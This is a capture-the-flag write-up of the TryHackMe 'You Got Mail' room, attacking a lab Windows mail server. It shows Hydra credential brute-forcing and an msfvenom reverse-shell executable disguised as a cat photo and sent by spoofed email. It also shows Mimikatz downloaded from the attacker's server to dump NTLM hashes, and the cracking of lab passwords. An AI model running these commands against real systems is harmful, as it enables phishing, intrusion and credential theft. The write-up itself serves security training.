You Got Mail – TryHackMe

Our task is to capture user.txt, obtain the password of the user wrohit, and the password to access the hMailServer Administrator Dashboard.


Contents

1.Reconnaissance


We start by checking if the host is alive.

```
root@ip-10-10-198-204:~# ping 10.10.184.208
PING 10.10.184.208 (10.10.184.208) 56(84) bytes of data.
64 bytes from 10.10.184.208: icmp_seq=1 ttl=128 time=2.95 ms
64 bytes from 10.10.184.208: icmp_seq=2 ttl=128 time=0.343 ms
^C
--- 10.10.184.208 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.343/1.647/2.951/1.304 ms
```

The host responds, and on the website we find:



A list of email addresses.



Next, we run an nmap scan.

```
root@ip-10-10-198-204:~# nmap -p- -v 10.10.184.208
Starting Nmap 7.80 ( https://nmap.org )
Initiating ARP Ping Scan at 15:06
Scanning 10.10.184.208 [1 port]
Completed ARP Ping Scan at 15:06, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:06
Completed Parallel DNS resolution of 1 host. at 15:06, 0.00s elapsed
Initiating SYN Stealth Scan at 15:06
Scanning ip-10-10-184-208.eu-west-1.compute.internal (10.10.184.208) [65535 ports]
```

Several ports are open.

```
Not shown: 65517 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
587/tcp   open  submission
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49671/tcp open  unknown
49673/tcp open  unknown
MAC Address: 02:27:0A:7C:78:69 (Unknown)
```


We then enumerate the services in more detail.

```
root@ip-10-10-198-204:~# nmap -sC -sV -O -p 25,110,135,139,143,445,587,3389,5985,47001 10.10.184.
208
```


```
PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: BRICK-MAIL, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
110/tcp   open  pop3          hMailServer pop3d
|_pop3-capabilities: UIDL TOP USER
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
|_imap-capabilities: IDLE QUOTA SORT IMAP4 completed CAPABILITY IMAP4rev1 CHILDREN RIGHTS=texkA00
01 NAMESPACE ACL OK
445/tcp   open  microsoft-ds?
587/tcp   open  smtp          hMailServer smtpd
| smtp-commands: BRICK-MAIL, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BRICK-MAIL
|   NetBIOS_Domain_Name: BRICK-MAIL
|   NetBIOS_Computer_Name: BRICK-MAIL
|   DNS_Domain_Name: BRICK-MAIL
|   DNS_Computer_Name: BRICK-MAIL
|   Product_Version: 10.0.17763
|_  System_Time: 2025-08-15T14:45:16+00:00
| ssl-cert: Subject: commonName=BRICK-MAIL
| Not valid before: 2025-08-14T13:58:52
|_Not valid after:  2026-02-13T13:58:52
|_ssl-date: 2025-08-15T14:45:21+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 02:27:0A:7C:78:69 (Unknown)
```

2.Reverse Shell


I copied the previously found email addresses into a text file.



Using **CeWL**, I generated a custom wordlist based on the website's content. I ran the tool with the --lowercase option to ensure all words were lowercase.




We have the list:



Now we have both email addresses and a password list.

Using **Hydra**, I brute-forced SMTP credentials and successfully found a valid login.



With this, I generated a **reverse shell** payload using msfvenom, configured with my IP and port.

```
root@ip-10-10-198-204:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.198.204 LPORT=997
-f exe -o sweet_cat_photo.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: sweet_cat_photo.exe
```

To deliver the payload, I used the **sendemail** tool and sent it as a spoofed message from another company user (via SMTP).

```
root@ip-10-10-198-204:~# sendemail

sendemail-1.56 by Brandon Zehm <caspian@dotconf.net>

Synopsis:  sendemail -f ADDRESS [options]
```

```
root@ip-10-10-198-204:~# sendemail -f "tchikondi@brownbrick.co" -t "pcathrine@brownbrick.co" -u "
SweetCat" -m "Hello! I'm sending you sweet cat, it's real photo!" -s 10.10.184.208:25 -a /root/sw
eet_cat_photo.exe -xu "lhedvig@brownbrick.co" -xp "bricks"
                ip-10-10-198-204 sendemail[25825]: Email was sent successfully!
```

I had a listener running on port 997 – the connection came through, and the reverse shell worked.

```
root@ip-10-10-198-204:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.184.208 49805
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Mail\Attachments>
```

3.Flags

I now have access as user **wrohit**.

```
whoami
brick-mail\wrohit

C:\Mail\Attachments>
```

On his desktop, I found the **user.txt flag**.

```
C:\Users\wrohit\Desktop>type flag.txt
type flag.txt
THM{l1v1n_7h3_br1ck_l1f3}
C:\Users\wrohit\Desktop>
```


I checked cmdkey /list for stored credentials, but nothing useful appeared.

```
C:\Users\wrohit\Desktop>cmdkey /list
cmdkey /list

Currently stored credentials:

* NONE *
```

Interestingly, **wrohit is a member of the local Administrators group**.

```
C:\Users\wrohit\Desktop>net user wrohit
net user wrohit
User name                    wrohit
Full Name                    wrohit
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/28/2024 3:34:28 PM
Password expires             Never
Password changeable          3/28/2024 3:34:28 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/15/2025 3:54:54 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

I tried **Mimikatz** to dump credentials.



I hosted the tool on my Python server and downloaded it to the target.

```
root@ip-10-10-198-204:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
C:\Users\wrohit\Desktop>curl http://10.10.198.204:8000/mimikatz.exe -o mimikatz.exe
curl http://10.10.198.204:8000/mimikatz.exe -o mimikatz.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1220k  100 1220k    0     0  1220k      0  0:00:01 --:--:--  0:00:01 1192M
```

Using lsadump::sam, I obtained NTLM hashes.

```
C:\Users\wrohit\Desktop>.\mimikatz.exe "token::elevate" "lsadump::sam"
```

I got the **administrator NTLM hash**, but couldn't crack it with CrackStation.

```
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 2dfe3378335d43f9764e581b856a662a
```

2dfe3378335d43f9764e581b856a662a

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Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2dfe3378335d43f9764e581b856a662a	Unknown	Not found.

I also dumped **wrohit's NTLM hash**, which I managed to crack successfully.

```
RID  : 000003f6 (1014)
User : wrohit
  Hash NTLM: 8458995f1d0a4b0c107fb8e23362c814
```

Enter up to 20 non-salted hashes, one per line:

8458995f1d0a4b0c107fb8e23362c814

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Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8458995f1d0a4b0c107fb8e23362c814	NTLM	superstar

For the **hMailServer Administrator Dashboard password**, I navigated to the service's installation folder.

```
 Directory of C:\Program Files (x86)

01/29/2024  07:25 PM    <DIR>          .
01/29/2024  07:25 PM    <DIR>          ..
03/11/2021  07:29 AM    <DIR>          AWS SDK for .NET
03/11/2021  07:29 AM    <DIR>          AWS Tools
09/15/2018  07:28 AM    <DIR>          Common Files
01/29/2024  05:45 AM    <DIR>          hMailServer
```

Inside the bin directory, I found an .ini file containing a hashed password.

```
C:\Program Files (x86)\hMailServer\Bin>type hMailServer.INI
type hMailServer.INI
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=5f4dcc3b5aa765d61d8327deb882cf99
```

I cracked it using CrackStation and retrieved the admin password.

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

I'm not a robot

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Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

At this point, I had answered all the CTF's questions – challenge complete.

4.Summary

This was a **solid CTF exercise** focused on SMTP exploitation, password cracking, and phishing-based reverse shell delivery. It required quite a bit of research and problem-solving, especially since I didn't have much prior experience with mail server exploitation. However, after completing it, the attack path feels much clearer.